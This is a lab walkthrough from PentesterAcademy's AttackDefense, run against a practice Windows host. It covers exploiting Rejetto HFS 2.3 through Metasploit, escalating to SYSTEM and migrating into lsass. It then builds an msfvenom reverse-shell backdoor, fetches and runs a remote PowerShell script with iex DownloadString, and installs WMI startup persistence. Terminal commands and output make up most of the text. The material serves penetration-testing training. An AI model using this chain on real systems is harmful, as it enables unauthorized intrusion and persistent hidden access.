ATTACK DEFENSE

by PentesterAcademy


Name	Maintaining Access: Wmi-Persistence
URL	https://attackdefense.com/challengedetails?cid=2214
Type	Windows Security: Maintaining Access: Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the "target" file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.18.132
root@attackdefense:~# 
```

Step 2: Run a Nmap scan against the target IP.


Command: nmap 10.0.18.132



```
root@attackdefense:~# nmap 10.0.18.132
Starting Nmap 7.70 ( https://nmap.org ) at 2020-12-05 15:28 IST
Nmap scan report for 10.0.18.132
Host is up (0.0011s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 15.58 seconds
root@attackdefense:~# 
```

Step 3: We have discovered that multiple ports are open. We will run Nmap again to determine version information on port 80.


Command: nmap -sV -p 80 10.0.18.132



```
root@attackdefense:~# nmap -sV -p 80 10.0.18.132
Starting Nmap 7.70 ( https://nmap.org ) at 2020-12-05 15:28 IST
Nmap scan report for 10.0.18.132
Host is up (0.0021s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.53 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for hfs file server using searchsploit.

Command: searchsploit hfs




```
root@attackdefense:~# searchsploit hfs
-------------------------------------------------------------------------
 Exploit Title

-------------------------------------------------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
-------------------------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: Rejetto HTTP File Server (HFS) 2.3 is vulnerable to RCE. Exploiting the target server using the Metasploit framework.

Commands:

```
msfconsole -q
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS 10.0.18.132
exploit
```




```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.0.18.132
RHOSTS => 10.0.18.132
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Using URL: http://0.0.0.0:8080/lJoO1VgN
[*] Local IP: http://10.10.1.2:8080/lJoO1VgN
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /lJoO1VgN
[*] Sending stage (175174 bytes) to 10.0.18.132
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.18.132:49181) at 2020-12-05 15:29:06 +0530
[!] Tried to delete %TEMP%\EcWrvgMM.vbs, unknown result
[*] Server stopped.

meterpreter > 
```

We have successfully exploited the target vulnerable application (hfs) and received a meterpreter shell.

Step 6: Checking the current user.


Command: getuid



```
meterpreter > getuid
Server username: WIN-OMCNBKR66MN\Administrator
meterpreter > 
```

Step 7: We can observe that we are running as an administrator user. Elevate to the system privilege


Commands:
getsystem
getuid



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Step 8: Migrate in lsass.exe process

Commands:
ps -S lsass.exe
migrate 692



```
meterpreter > ps -S lsass.exe
Filtering on 'lsass.exe'

Process List
============

 PID  PPID  Name       Arch  Session  User                 Path
 ---  ----  ----       ----  -------  ----                 ----
 696  596   lsass.exe  x64   0        NT AUTHORITY\SYSTEM  C:\Windows\System32\lsass.exe

meterpreter > migrate 696
[*] Migrating from 1600 to 696...
[*] Migration completed successfully.
meterpreter >
```


Step 9: In this case, we are configuring a persistence backdoor using the Wmi-Persistence PowerShell script.

Wmi-Persistence:

The **WMI-Persistence.ps1** is located in **/root/Desktop/tools/scripts/** directory.

WMI-Persistence script is useful for creating malicious WMI Event Subscriptions. First, generate a malicious executable using msfvenom which will be triggered by WMI events on startup of the windows.

Command: msfvenom -p windows/meterpreter/reverse_tcp LHOST=**10.10.1.2** LPORT=4444 -f exe > backdoor.exe




```
root@attackdefense:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.1.2 LPORT=4444 -f exe > backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
root@attackdefense:~# file backdoor.exe
backdoor.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@attackdefense:~# 
```

We have generated malicious executable i.e backdoor.exe

Step 10: Uploading backdoor.exe to the user’s temp folder.

Switch directory to C:\\Users\\Administrator\\AppData\\Local\\Temp.


Commands:
cd C:\\Users\\Administrator\\AppData\\Local\\Temp
upload /root/backdoor.exe .
ls



```
meterpreter > cd C:\\Users\\Administrator\\AppData\\Local\\Temp
meterpreter >
meterpreter > upload backdoor.exe .
[*] uploading  : /root/backdoor.exe -> .
[*] uploaded   : /root/backdoor.exe -> .\backdoor.exe
meterpreter > ls
Listing: C:\Users\Administrator\AppData\Local\Temp
==================================================

Mode               Size   Type  Last modified              Name
----               ----   ----  -------------              ----
40777/rwxrwxrwx    0      dir   2020-12-05 15:26:27 +0530  1
100777/rwxrwxrwx   73802  fil   2020-12-05 15:52:45 +0530  backdoor.exe

meterpreter > 
```

Step 11: Load PowerShell extension and get the PowerShell shell


Commands:
load PowerShell
powershell_shell



```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS >
```

Step 12: Start python HTTP server to serve the WMI-Persistence.ps1 script.


Commands: cd /root/Desktop/tools/scripts/
python -m SimpleHTTPServer 80



```
root@attackdefense:~# cd /root/Desktop/tools/scripts/
root@attackdefense:~/Desktop/tools/scripts# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
█
```

Step 13: Import the script.


Command: iex (New-Object Net.WebClient).DownloadString('http://**10.10.1.2**/WMI-Persistence.ps1')



```
PS > iex (New-Object Net.WebClient).DownloadString('http://10.10.1.2/WMI-Persistence.ps1')
PS >
PS > █
```

Step 14: Invoke the script and create a malicious WMI event for the persistence backdoor.

Command: Install-Persistence -Trigger Startup -Payload "\Users\Administrator\AppData\Local\Temp\backdoor.exe"




```
PS > Install-Persistence -Trigger Startup -Payload "\Users\Administrator\AppData\Local\Temp\backdoor.exe"
Event Filter Dcom Launcher successfully written to host
Event Consumer Dcom Launcher successfully written to host
Filter To Consumer Binding successfully written to host
PS >
PS > █
```

The above command would create a WMI event task that executes backdoor.exe on startup of the windows with system privilege.

Step 15: We have successfully maintained access. Start another msfconsole and run a multi handler to regain access.

Commands:
msfconsole -q
use exploit/multi/handler
set LHOST **10.10.1.2**


set PAYLOAD windows/meterpreter/reverse_tcp
set LPORT 4444
exploit



```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.2
LHOST => 10.10.1.2
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
```

Step 16: Reboot the machine.


Commands: CTRL + C
y
reboot



```
PS > ^C
Terminate channel 3? [y/N]  y
meterpreter > reboot
Rebooting...
meterpreter >
```

Once the machine reboots we would expect a new meterpreter session without re-exploitation.

Please wait patiently, you would receive the meterpreter session after the windows server loads completely. This could take up to 5-10 minutes.



```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.2
LHOST => 10.10.1.2
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Sending stage (175174 bytes) to 10.0.18.132
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.18.132:49176) at 2020-12-05 16:00:58 +0530

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

We have received a new meterpreter session.

References:

1. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (https://www.exploit-db.com/exploits/39161)
2. WMI-Persistence (https://github.com/subesp0x10/Wmi-Persistence/blob/master/WMI-Persistence.ps1)